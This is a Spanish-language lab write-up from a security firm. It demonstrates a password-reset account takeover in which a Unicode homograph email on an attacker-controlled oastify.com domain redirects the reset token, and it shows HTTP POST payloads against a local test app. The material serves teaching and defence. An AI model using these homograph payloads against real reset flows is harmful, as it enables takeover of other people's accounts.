
Seleccionamos el campo email como punto de inserción y enviamos manualmente cada variante generada.

```
POST /forgot-password HTTP/1.1
Host: localhost:3000
Content-Length: 62
Content-Type: application/x-www-form-urlencoded

email=victim@poc.hav9u563lcqb7o70cddp3fjxwo2fq6gu5.oastify.com
```

Email homógrafo probado:

victim@põc.hav9u563lcqb7o70cddp3fjxwo2fq6gu5.oastify.com

```
POST /forgot-password HTTP/1.1
Host: localhost:3000
Content-Length: 62
Content-Type: application/x-www-form-urlencoded

email=victim@põc.hav9u563lcqb7o70cddp3fjxwo2fq6gu5.oastify.com
```



Qué ocurre internamente

En este punto se produce la discrepancia crítica.

1. La aplicación toma el email homógrafo enviado por el atacante y lo compara contra el correo almacenado en la base de datos.

2. Debido a un collation Unicode excesivamente permisivo, ambos valores se consideran equivalentes.

   victim@põc.hav9u563lcqb7o70cddp3fjxwo2fq6gu5.oastify.com

   victim@poc.hav9u563lcqb7o70cddp3fjxwo2fq6gu5.oastify.com

3. Como resultado, la aplicación da por válida la identidad del usuario y genera un token de reseteo de contraseña.

Hasta aquí, todo parece legítimo desde el punto de vista del backend.


El problema aparece en el siguiente paso.


El correo utilizado para enviar el token no se obtiene del valor normalizado en base de datos, sino directamente del input controlado por el atacante.
Antes del envío, este dominio Unicode se transforma automáticamente a su representación real en DNS mediante Punycode.

El resultado es el siguiente destinatario real:


victim@xn--pc-wbb.hav9u563lcqb7o70cddp3fjxwo2fq6gu5.oastify.com


El sistema de correo entrega correctamente el mensaje, pero lo hace al dominio controlado por el atacante.





En este punto, el atacante recibe el enlace de reseteo, establece una nueva contraseña y obtiene acceso completo a la cuenta de la víctima.


Login
Password reset successful. Please log in.
Email address
victim@poc.hav9u563lcqb7o70cddp3fjxwo
Password
Login
Login with GitLab
Forgot password? | Sign up




Consideración importante:

¿por qué el ataque no funciona si lo ejecutamos desde el login?


Si introducimos directamente el email homógrafo en la funcionalidad:

http://localhost:3000/forgot-password



La aplicación transforma inmediatamente el dominio a Punycode antes de realizar la búsqueda en base de datos:

victim@xn--pc-wbb.hav9u563lcqb7o70cddp3fjxwo2fq6gu5.oastify.com



En este caso, la base de datos intenta localizar un correo que no existe, por lo que no se produce ninguna asociación válida con la cuenta de la víctima.

Aunque el correo pueda llegar al inbox del atacante, el token no es funcional, ya que no está vinculado a ningún usuario real de la aplicación.

Conclusión del laboratorio

Este laboratorio demuestra que:

- Los dominios homógrafos permiten desviar flujos críticos sin generar interacciones con el usuario legítimo.

- Las discrepancias entre validación lógica y entrega real del correo son explotables.

Autor de esta guía

Julen Garrido Estevez – **Offensive Security Engineer**

Julen es un especialista en seguridad ofensiva y hacking ético con gran experiencia en la identificación y explotación de vulnerabilidades de aplicaciones web y API. Autor de múltiples CVEs, ha participado en procesos de divulgación coordinada con INCIBE-CERT, contribuyendo a mejorar la seguridad de servicios públicos y privados.

Ver más contenido de este autor

Puedes encontrar más contenido como este en www.cylum.tech


Cylum

CYBERSECURITY AS A SERVICE

Simplificamos la ciberseguridad

Soluciona tus necesidades de protección ante riesgos digitales. Cumple con la regulación.

Personal Experto



Tecnología

Cumplimiento normativo

Protección 24x7

Una solución de

FACTUM

15 años protegiendo empresas